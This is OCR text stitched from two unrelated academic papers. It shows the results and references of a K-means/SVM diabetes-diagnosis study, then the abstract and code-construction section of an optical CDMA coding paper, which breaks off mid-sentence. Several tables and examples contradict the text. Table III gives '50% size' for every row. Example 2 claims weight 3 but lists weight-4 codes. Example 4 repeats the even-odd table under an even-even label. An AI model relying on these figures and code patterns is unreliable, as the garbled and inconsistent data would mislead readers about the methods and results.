


Fig. 6. Diagnosis Accuracy of SVM 50%, 60% and 70%

Figures 6 demonstrate the accuracy of the results of SVM algorithm only along with the best class in training and testing experiments. This is the gained charts for both training and testing output of the SVM before using the K-mean algorithm. The Classification using SVM for training data obtained a good diagnosis (77.32%) with 70% data size and 81.01% diagnosis accuracy for testing data with 50% data size. Gains chart with baseline, best line ($BEST-class) as well as the result of SVM before improvement is ($S-class). The accuracy ratio is presented in the X-axis. Using the SVM classifier, if the accuracy results are greater than the baseline with red color, the results are accepted; otherwise, the results are classified as rejected. On the other hand, the Y-axis represents the nominated prediction diagnosis between all the input variables for diabetes patinas. Expressively, diagnosis accuracy results that were achieved by the SVM are 77.09%, 75.27%, and 77.32% for learning experiments with amount 50%, 60%, and 70%, respectively, and 81.01%, 80.39%, and 77.29%for testing experiments with amount 50%, 60% and 70%, respectively.


B. *Second Experiment*

The achieved accuracy after integration SVM and K-means is described in Figure 2 and Table4. The accuracy obtained during the diagnosis procedure is clarified by the results values.

As shown in Table 3, there are different results that were extracted with SVM. These results enhanced using K-SVM approach. Compared with Table3, the K-SVM approach obtained better accuracy than the SVM.

TABLE III. RESULTS ON THE ORIGINAL PIMA INDIAN DIABETES DATASET USING K-SVM ALGORITHM

Algorithm	Accuracy		Error	
	Training	***Testing***	***Training***	***Testing***
K-SVM	99.74(50% size)	99.82(50% size)	0.26	0.18
K-SVM	99.78(50% size)	99.85(50% size)	0.22	0.15
K-SVM	99.81(50% size)	99.90(50% size)	0.19	0.10






Fig. 7. Diagnosis Accuracy of SVM 50%, 60% and 70%

Figures 7 demonstrate the accuracy of the results of K-means-SVM method based on important features with the best class in training and testing experiments. The gained charts represented both training and testing results of the SVM with original dataset after using the K-mean algorithm with important features. The Classification using K-SVM for training data obtained optimal diagnosis (99.81%) with 70% data size and (99.90%) diagnosis accuracy for testing data with 70% data size. Gains chart with baseline, best line ($BEST-class) and the result of K-means-SVM after improvement is ($S-class). The X-axis shows the accuracy ratio. Based on the K- SVM technique, if the results are greater that the baseline with red color, then these results is accepted, otherwise the results will be categorized as unaccepted. On the other hand, the Y-axis represented the selected diagnosis accuracy between the selected features from diabetes patinas, containing Cluster type as a new feature produced from the clustering phase. It should be observed that the achieved diagnosis results using K-SVM are 99.74, 99.78, and 99.81 for learning experiments with amount 50%, 60%, and 70%, respectively, and 99.82, 99.85, and 99.90 for testing experiments with amount 50%, 60%, and 70%, respectively. It is also concluded that these results are improved than the SVM results.

Many researchers used the T-test statistical significance technique for methods comparison[27]. The t-tests statistical significance test performed between the results obtained from experiment 1 using SVM and experiment 2 using the hybrid method, and they showed improvements achieved by the K-SVM technique. Table 5 shows the standard deviations, some cases, standard errors, mean values, and significance results for the pairs of variables before and after improvement with K-means-SVM method (SVM, K-means-SVM) compared with the Paired Samples T-Test procedure. The Paired-Samples T-Test procedure compares the means of two variables that represent the same group at different times. The mean values of the two variables (SVM, K-means-SVM) are displayed in the Paired Samples Statistics Table. Since the Paired Samples T-Test makes a comparison of the means of the two variables, it is important to know what the mean values are. A little significance value for the T-test (typically less than 0.05) indicates that there is a difference between the two variables. The obtained t-test result is (0.003), this situation was emphasized in estimation measures, which means the K-SVM technique achieved significant results on the test accuracy.

TABLE IV. T-TEST COMPARISON RESULTS

	Variances result in 70%, 60%, and 50% dataset between the SVM and K-SVM					**t**	**df**	**Sig. Value**
	Mean	**Std. Deviation**	**Std. Error Mean**	**95% Confidence Interval of the Difference**				
				Lower	**Upper**			
SVM& K-SVM	**20.29**	**2.03245**	**1.17343**	**15.2444**	**25.3422**	**17.2**	**2**	**.003**

Different proposed diabetes diagnosis methods such as Decision tree[28], Discriminant Fuctions[29] and [30], and Bayesian network[31] examined and compared with the developed technique, and other diagnosis methods demonstrate in Figure 8.




Fig. 8. Comparison between KSVM and other methods

In this paper, an integrated between K-means clustering algorithm and SVM method was proposed and discussed. The proposed technique analyzed and mined diabetes dataset for diagnosis purpose. Feature selection algorithm offered significant advantages when it came to generating important features probably[32]. The used to extract the essential features in many biomedical types of research such as cancer[33] and hepatitis[34]. The proposed method used the K-means clustering algorithm to improve the SVM method. Only the most important features as selected by feature selection method were utilized in the diagnosis and classification process. The results from the experimental tests against the UCI Pima Indian dataset showed that the overall of the proposed method performance achieved better results. The hypothesis presented the idea that the quality of diagnosis can be improved using K-SVM technique. The focus of the proposed method was adjusted so that only the most important features received attention. The T-Test was performed to examine the improvements achieved by the proposed method before and after combination process between K-means and SVM. The results of the T-Tests discovered the benefits of the proposed method discussed in this paper were statistically significant.

V. Conclusion and Future Work

This study tried to solve the problem of incorrect diagnosis problem of diabetes disease. The research proposed an integration technique between the SVM and K-means clustering mechanism for predicting an accurate diagnosis of diabetes disease. The study examined the combined method using the UCI Pima Indian diabetes standard dataset. A scientific experiment carried out to investigate the diagnosis accuracy for possible enhancement using The hybrid K-SVM. It has been proving that the integration between the K-means clustering method and SVM can enhance and produce accurate diagnosis results in diabetes disease. In the future work, the authors will integrate one of the optomization techniques for potintial enhancment.

Acknowledgment

This work was supported by the Deanship of Scientific Research (DSR) at King Abdulaziz University, Jeddah, Saudi Arabia, under Grant No. (830/125/D1437). The author, therefore, gratefully acknowledge the technical and financial support from the DSR.

References

[1] Abegunde, Dele O., Colin D. Mathers, Taghreed Adam, Monica Ortegon, and Kathleen Strong. "The burden and costs of chronic diseases in low-income and middle-income countries." The Lancet 370, no. 9603 (2007): 1929-1938.

[2] James, J.T., A new, evidence-based estimate of patient harms associated with hospital care. Journal of patient safety, 2013. 9(3): p. 122-128.

[3] Nanda, Surabhi, Mina Savvidou, Argyro Syngelaki, Ranjit Akolekar, and Kypros H. Nicolaides. "Prediction of gestational diabetes mellitus by maternal factors and biomarkers at 11 to 13 weeks." Prenatal diagnosis 31, no. 2 (2011): 135-141.

[4] Alssema, M., D. Vistisen, M. W. Heymans, G. Nijpels, Charlotte Glümer, P. Z. Zimmet, J. E. Shaw et al. "The Evaluation of Screening and Early Detection Strategies for Type 2 Diabetes and Impaired Glucose Tolerance (DETECT-2) update of the Finnish diabetes risk score for prediction of incident type 2 diabetes." Diabetologia 54, no. 5 (2011): 1004-1012.

[5] Bennetts, Craig J., Tammy M. Owings, Ahmet Erdemir, Georgeanne Botek, and Peter R. Cavanagh. "Clustering and classification of regional peak plantar pressures of diabetic feet." Journal of biomechanics 46, no. 1 (2013): 19-25.

[6] Tomar, Divya, and Sonali Agarwal. "A survey on Data Mining approaches for Healthcare." International Journal of Bio-Science and Bio-Technology 5, no. 5 (2013): 241-266.

[7] Aljumah, Abdullah A., Mohammed Gulam Ahamad, and Mohammad Khubeb Siddiqui. "Application of data mining: Diabetes health care in young and old patients." Journal of King Saud University-Computer and Information Sciences 25, no. 2 (2013): 127-136.

[8] Kalaiselvi, C., and G. M. Nasira. "Classification and Prediction of heart disease from diabetes patients using hybrid particle swarm optimization and library support vector machine algorithm." International Journal of Computing Algorithm (IJCOA) 4 (2015): 1403-1407.

[9] Saudek, Christopher D., William H. Herman, David B. Sacks, Richard M. Bergenstal, David Edelman, and Mayer B. Davidson. "A new look at screening and diagnosing diabetes mellitus." The Journal of Clinical Endocrinology & Metabolism 93, no. 7 (2008): 2447-2453.

[10] Lee, Tian-Shyug, Chih-Chou Chiu, Yu-Chao Chou, and Chi-Jie Lu. "Mining the customer credit using classification and regression tree and multivariate adaptive regression splines." Computational Statistics & Data Analysis 50, no. 4 (2006): 1113-1130.

[11] Breault, Joseph L., Colin R. Goodall, and Peter J. Fos. "Data mining a diabetic data warehouse." Artificial intelligence in medicine 26, no. 1 (2002): 37-54.

[12] Giveki, Davar, Hamid Salimi, GholamReza Bahmanyar, and Younes Khademian. "Automatic detection of diabetes diagnosis using feature weighted support vector machines based on mutual information and modified cuckoo search." arXiv preprint arXiv:1201.2173 (2012).

[13] Acharya, U. Rajendra, Hamido Fujita, Shreya Bhat, Joel Ew Koh, Muhammad Adam, Dhanjoo N. Ghista, Vidya K. Sudarshan et al. "Automated diagnosis of diabetes using entropies and diabetic index." Journal of Mechanics in Medicine and Biology 16, no. 01 (2016): 1640008.

[14] Barakat, Nahla, Andrew P. Bradley, and Mohamed Nabil H. Barakat. "Intelligible support vector machines for diagnosis of diabetes mellitus." IEEE transactions on information technology in biomedicine 14, no. 4 (2010): 1114-1120.

[15] Yuwono, Mitchell, Ying Guo, Josh Wall, Jiaming Li, Sam West, Glenn Platt, and Steven W. Su. "Unsupervised feature selection using swarm intelligence and consensus clustering for automatic fault detection and diagnosis in heating ventilation and air conditioning systems." Applied Soft Computing 34 (2015): 402-425.

[16] Dumais, Susan, John Platt, David Heckerman, and Mehran Sahami. "Inductive learning algorithms and representations for text categorization." In Proceedings of the seventh international conference on Information and knowledge management, pp. 148-155. ACM, 1998.

[17] Fagard, Robert H. "Exercise characteristics and the blood pressure response to dynamic physical training." Medicine and science in sports and exercise 33, no. 6; SUPP (2001): S484-S492.

[18] Jin, Jian-Ming. Theory and computation of electromagnetic fields. John Wiley & Sons, 2011.

[19] Jain, Anil K. "Data clustering: 50 years beyond K-means." Pattern recognition letters 31, no. 8 (2010): 651-666.

[20] Karegowda, Asha Gowda, M. A. Jayaram, and A. S. Manjunath. "Cascading k-means clustering and k-nearest neighbor classifier for categorization of diabetic patients." International Journal of Engineering and Advanced Technology 1, no. 3 (2012): 147-151.

[21] Al-Harbi, Sami H., and Victor J. Rayward-Smith. "Adapting k-means for supervised clustering." Applied Intelligence 24, no. 3 (2006): 219-226.

[22] Ordonez, Carlos. "Clustering binary data streams with K-means." In Proceedings of the 8th ACM SIGMOD workshop on Research issues in data mining and knowledge discovery, pp. 12-19. ACM, 2003.

[23] Celebi, M. Emre, Hassan A. Kingravi, and Patricio A. Vela. "A comparative study of efficient initialization methods for the k-means clustering algorithm." Expert Systems with Applications 40, no. 1 (2013): 200-210.

[24] Xing, Eric P., Andrew Y. Ng, Michael I. Jordan, and Stuart Russell. "Distance metric learning with application to clustering with side-information." In NIPS, vol. 15, no. 505-512, p. 12. 2002.

[25] Jain, Anil K., M. Narasimha Murty, and Patrick J. Flynn. "Data clustering: a review." ACM computing surveys (CSUR) 31, no. 3 (1999): 264-323.

[26] Danese, Daniele, Salvatore Sciacchitano, Antonella Farsetti, Mario Andreoli, and Alfredo Pontecorvi. "Diagnostic accuracy of conventional versus sonography-guided fine-needle aspiration biopsy of thyroid nodules." Thyroid 8, no. 1 (1998): 15-21.

[27] Osman, Ahmed Hamza, Naomie Salim, Mohammed Salem Binwahlan, Rihab Alteeb, and Albaraa Abuobieda. "An improved plagiarism detection scheme based on semantic role labeling." Applied Soft Computing 12, no. 5 (2012): 1493-1502.

[28] Kaur, G. and A. Chhabra, Improved J48 classification algorithm for the prediction of diabetes. International Journal of Computer Applications, 2014. 98(22).

[29] Polat, K., S. Güneş, and A. Arslan, A cascade learning system for classification of diabetes disease: Generalized discriminant analysis and least square support vector machine. Expert Systems with Applications, 2008. 34(1): p. 482-487.

[30] Chien, B.-C., J.-Y. Lin, and W.-P. Yang, A classification tree based on discriminant functions. Journal of information science and engineering, 2006. 22(3): p. 573-594.

[31] Kumari, M., R. Vohra, and A. Arora, Prediction of Diabetes Using Bayesian Network. 2014.

[32] Bichen Zheng, Sang Won Yoon, and Sarah S Lam. Breast cancer diagnosis based on feature extraction using a hybrid of k-means and support vector machine algorithms. Expert Systems with Applications, 41(4):1476-1482, 2014.

[33] Mehmet Fatih Akay. Support vector machines combined with feature selection for breast cancer diagnosis. Expert systems with applications, 36(2):3240-3247, 2009.

[34] L. F. Chen, C. T. Su, K. H. Chen, and P. C. Wang, “Particle swarm optimization for feature selection with application in obstructive sleep apnea diagnosis,” Neural Computing and Applications, vol. 21, no. 8, pp. 2087–2096, 2012.

[35] Vasilakos, Athanasios V., Yu Tang, and Yuanzhe Yao. "Neural networks for computer-aided diagnosis in medicine: A review." Neurocomputing 216 (2016): 700-708.

[36] K.V. Dalakleidi, K. Zarkogianni, V.G. Karamanos, A.C. Thanopoulou, K.S.A.Nikita, A hybrid genetic algorithm for the selection of the critical features forrisk prediction of cardiovascular complications in Type 2 Diabetes patients, IEEE 13th International Conference on Bioinformatics and Bioengineering(2013) 1–4.

[37] Zheng, Tao, Wei Xie, Liling Xu, Xiaoying He, Ya Zhang, Mingrong You, Gong Yang, and You Chen. "A machine learning-based framework to identify type 2 diabetes through electronic health records." International Journal of Medical Informatics 97 (2017): 120-127.

Numerical Method for Constructing Fixed Right Shift (FRS) Code for SAC-OCDMA Systems

Hassan Yousif Ahmed
Electrical Engineering Department
College of Engineering at Wadi Aldawaser, PSAU
Wadi Aldawasir, KSA

Medin Zeghid
Electrical Engineering Department
College of Engineering at Wadi Aldawasir, PSAU
Wadi Aldawasir, KSA

K. S. Nisar
Mathematics Department
College of Art and Science, PSAU
Wadi Aldawasir, KSA

S. A. Aljunid
School of Computer and Communication Engineering
Universiti Malaysia Perlis
Kangar, Malaysia

***Abstract*—In optical code division multiple access (OCDMA) systems, multiple access interference (MAI) problem which amplifies with the number of users actively involving in the network robustly bound the performance of such network. In this paper an algorithm to generate binary code sequences based on spectral amplitude coding (SAC) technique for CDMA under optical communication systems environment named fixed right shifting (FRS) is proposed. This algorithm is built with minimum cross correlation (MCC) using some type of Jordan matrices with straightforward algebraic methods. By using the code weight W and the number of users N, various sets of binary code sequences for the possibilities of even and odd combination are constructed. Furthermore, this algorithm allows users with different code sequences to transmit data with minimum likelihood of interference. Simulation results show our technique for an agreeable bit error rate (BER) of 10^{-12} can support a higher number of users in deterministic and stochastic methods compared to reported techniques such Modified Quadratic Congruence (MQC) and Modified Frequency Hopping (MFH).**

Keywords—FRS; OCDMA; MAI; BER; MFH; MQC

I. Introduction

An optical code division multiple access (OCDMA) is measured as a promising multi access technique to be implemented in high speed optical networks to enlarge the capacity of the optical communication system. OCDMA has many features such as simultaneous users, freedom of users involvement through allocation of distinct code sequence, bursty traffic management, and physical layer security because OCDMA system assigns each user a unique code [1-3]. OCDMA has many schemes appearing in literature reviews and among all of them incoherent systems have brought a lot of attention than coherent counterpart due to the handy ease of applying balance detection techniques [4-9]. In such system, each user is given a distinctive codeword based on the spectral amplitude as its code sequences. Once a user wishes to send "1", it transmits out a codeword matching to the code sequence of the targeted receiver. At the recipient, all the codewords from involving users are matched. If correct codewords arrived, results with a high peak of autocorrelation are observed. On the other hand, cross correlation functions are taking place where multi access interference (MAI) is generated for incorrect codewords [1-3].

OCDMA system performance is analyzed by several quantitative parameters such as simultaneous users, stream rate, and magnitude of the powers to be injected in the transmitter and measured at the receiver and mode of transmission.

Researches on the SAC-OCDMA systems have led to the innovation of state of art codes with ideal cross correlation such as Modified Quadratic Congruence (MQC) and Modified Frequency Hopping (MFH). MQC code exists for a prime number while MFH code exists for a prime power. Furthermore, a restricted value of the weight limits the freedom of code construction [4-5].

Soma Kumawat et. al. proposed a general algorithm to construct both Modified Double Weight (MDW) code for even weights and Enhanced Double Weight (EDW) code for odd weights without mapping for any weight greater than 2 [7]. Nevertheless the number of users is reduced by half without mapping technique which means limited the capacity of the system employing such code for high number of users.

C. B. M. Rashidi et. al. [8] proposed Flexible Cross Correlation (FCC) code which proven to have better results compared to its counterparts in the literature reviews. FCC code has easier code structure, short code length for any number of users and weights. Nevertheless, the minimum cross-correlation value is two which degrades the system performance. Dynamic cyclic shift (DCS) code has been proposed in [6] with short code length to make cyclic operation. In order to accomplish the cyclic shift operation with a λc <=1, the dynamic part D should be greater than 7 else the λc value will exceed one. Limited codewords are generated as a result of the notion that the number of users equals to the code length.

Hilal Adnan Fadhil et al. [9] formed random diagonal (RD) code in easy construction steps with shortest code length by using code part and a data part. As the number of users increases, the value of λc exceeds one, ultimately impairs the system performance. On the other hand, as long as the value of λc between code sequences is big, phase-induced intensity noise (PIIN) arising from the square law photodetection of broadband source is too causing system performance deterioration [2-4]. In particular an MAI impact could be eliminated if code with a fixed value of λc is used by using subtraction technique [2, 3].

This paper introduces an efficient algorithm to construct FRS code family with λc<=1. This algorithm allows users with different code sequences to transmit data with minimum likelihood of interference. FRS code is constructed based on modified Jordan block matrix with some algebraic techniques with a number of users *N*, code weights *W*, code length *L* and cross correlation λc. The remaining parts of this paper are structured as follows. A mathematical model of the FRS code construction and its features are explained in Section 2. Section 3 shows the FRS's performance analysis. Calculated results are elaborated in Section 4. Study findings are drawn in Section 5.

II. Code Construction and Properties

In this section we first present the basic definitions, secondly the code design algorithm, then the steps of SFR code construction with the help of a Jordan Block (JB) and finally the code discussion with detailed examples.

A. Definitions

In linear Algebra, square matrix A is block diagonal if A has the form

$$A=\begin{bmatrix} A_1 & 0 & \cdots & 0 \\ 0 & A_2 & \ddots & \vdots \\ \vdots & \ddots & \ddots & 0 \\ 0 & \cdots & 0 & A_k \end{bmatrix} \qquad (1)$$

Where each Ai is a square matrix and the diagonals of each Ai lie on the diagonal of A. Each Ai is called a block of A. We modified this equation with the condition of (W-2) fixed right shifting of unity. Therefore, fixed right shift (FRS) code matrix is expressed in the light of A matrix as follows:

FRS Matrix =

$$\begin{bmatrix} FNE_1 & LNE_1 & 0 & \cdots & \cdots & \cdots & 0 \\ 0 & FNE_2 & LNE_2 & 0 & \cdots & \cdots & 0 \\ 0 & 0 & FNE_3 & \mathrm{LNE}_3 & 0 & \cdots & 0 \\ \vdots & \vdots & 0 & \ddots & \ddots & \ddots & \vdots \\ \vdots & \vdots & \vdots & \ddots & \ddots & \ddots & 0 \\ 0 & 0 & 0 & \cdots & 0 & FNE_N & \mathrm{LNE}_N \end{bmatrix} \qquad (2)$$

Where FNE represents first non-zero elements and LNE is the last non-zero element.

Step1: Form the arithmetic sequence (AS) as follows.

$$AS = (W, W-1, W-2, W-3, W-4, \ldots, 1) \qquad (3)$$

B. Strategy of FSR possibilities



Start
N, W, L all positive integers
Read the weight W and number of users N
If W is odd
No
Yes
If N is even
No
Yes
Construct FRS code for odd-odd number of users
Construct FRS code for odd-even number of users
If N is even
No
Yes
Construct FRS code for even-odd number of users
Construct FRS code for even-even number of users
End

Fig. 1. Flowchart of FSR code construction

The flowchart below in Fig. 1 represents the major steps and points for FRS code family construction. The translation of this figure is given below in 11 steps.

1) Start
2) Declare integer variables, (W, N, L)
3) Get W and N values
4) If W is odd, go to step 5 else go to step 8.
5) If N is even, go to step 6 else go to step 7.
6) Construct FRS code for odd-even case and then go to END
7) Construct FRS code for odd-odd case and then go to END
8) If N is even, go to step 9 else go to step 10.
9) Construct FRS code for even-even case and then go to END
10) Construct FRS code for even-odd case
11) End

C. Steps of FRS code construction:

Step1: Calculate First non-zero elements (FNE) using

$$(r, 1+(r-1)(W-2)) \qquad (4)$$

Where r is the number of rows (r = 1, 2,3,….,N) and W is the code weight.

Step 2: Calculate Last non-zero element (LNE) using

$$(r, 1+(r-1)(W-2)+2W-3) \qquad (5)$$

Step 3 : Fill (W-2) places with "1s" just after FNE and (W-2) places with "0s" just before LNE.

Step 4 : Calculate the length using

$$L = N(W-2) + W \qquad (6)$$

In order to explain the cross correlation properties, let us consider the examples in TABLES (I-IV) for the combination (even, even), (even, odd), (odd, odd), (odd, even).

D. Code Examples

Example 1: Odd, Odd (*W*=3, *N*=7)

TABLE I. FSR CODE PATTERNS FOR ODD-ODD CASE

No.of rows	FNE Lower bounds	LNE Upper bounds	Code Position	Code
1	1	4	12x4	1101000000
2	2	5	23x5	0110100000
3	3	6	34x6	0011010000
4	4	7	45x7	0001101000
5	5	8	56x8	0000110100
6	6	9	67x9	0000011010
7	7	10	78x10	0000001101

Example 2: Even, Odd. (*W*=3, *N*=7)

TABLE II. FSR CODE PATTERNS FOR EVEN-ODD CASE

No.of rows	FNE Lower bounds	LNE Upper bounds	Code Position	Code
1	1	6	123xx6	111001000000000000
2	3	8	345xx 8	001110010000000000
3	5	10	567xx10	000011100100000000
4	7	12	789xx12	000000111001000000
5	9	14	91011 xx14	000000001110010000
6	11	16	111213 xx16	000000000011100100
7	13	18	131415 xx18	000000000000111001

Example 3: Odd, Even. (*W*=3, *N*=7)

TABLE III. FSR CODE PATTERNS FOR ODD-EVEN CASE

No.of rows	FNE Lower bounds	LNE Upper bounds	Code Position	Code
1	1	8	1234xxx8	11110001000000000000000000
2	4	11	4567xxx11	00011110001000000000000000
3	7	14	78910xxx14	00000011110001000000000000
4	10	17	10111213xxx17	00000000011110001000000000
5	13	20	13141516xxx20	00000000000011110001000000
6	16	23	16171819xxx23	00000000000000011110001000

Example 4: Even, Even (*W* = 4, *N* =6)

TABLE IV. FSR CODE PATTERNS FOR EVEN-ODD CASE

No.of rows	FNE Lower bounds	LNE Upper bounds	Code Position	Code
1	1	6	123xx6	111001000000000000
2	3	8	345xx 8	001110010000000000
3	5	10	567xx10	000011100100000000
4	7	12	789xx12	000000111001000000
5	9	14	91011 xx14	000000001110010000
6	11	16	111213 xx16	000000000011100100

Let *x* represents desired user, based on above tables the following properties are depicted as follows:

Property 1:

The cross correlation is one between the first three users.

Property 2:

For *x* = 2 the cross correlation is one between #userx and #userx-1, #userx+1, and #userx+2.

Property 3:

For *x* ≥3 the cross correlation is one between #userx, #userx-1, #userx-2, #userx+1, and #userx+2.

Property 4:

This Code satisfies the condition of (*W*-2) fixed right shift of unity. Here the minimum code weight is 3 and we developed the code according to (*W*-2) fixed right shift of unity.

III. PERFORMANCE ANALYSIS OF THE FSR CODE SYSTEM

The transmitter/receiver structure based on the FSR code sequence for *W*=3 is shown Fig. 2. As listed in TABLE I, the information of user#1 which was coded as 110100000 has been modulated using ON-OFF Keying (OOK) technique as shown in Fig. 2. The optical pulses are then reflected to an FBG set, where specific wavelengths (λ_1 λ_2 λ_4) are assigned to the chips of specific code given to the desired user. In the code sequences the positions of the “1s” determine the center wavelengths of FBGs. In Fig. 2 the received optical pulses are decoded by the corresponding decoder. For the data to be recovered the decoder should have the same spectral response to the intended encoder [3]. The detected sequences comprise the FSR code spectrum of the desired user in company with overlapping spectra from other interference of FSR code sequences. The complementary wavelengths, $\lambda_3\ \lambda_5\ \lambda_6\ \lambda_7\ \lambda_8\ 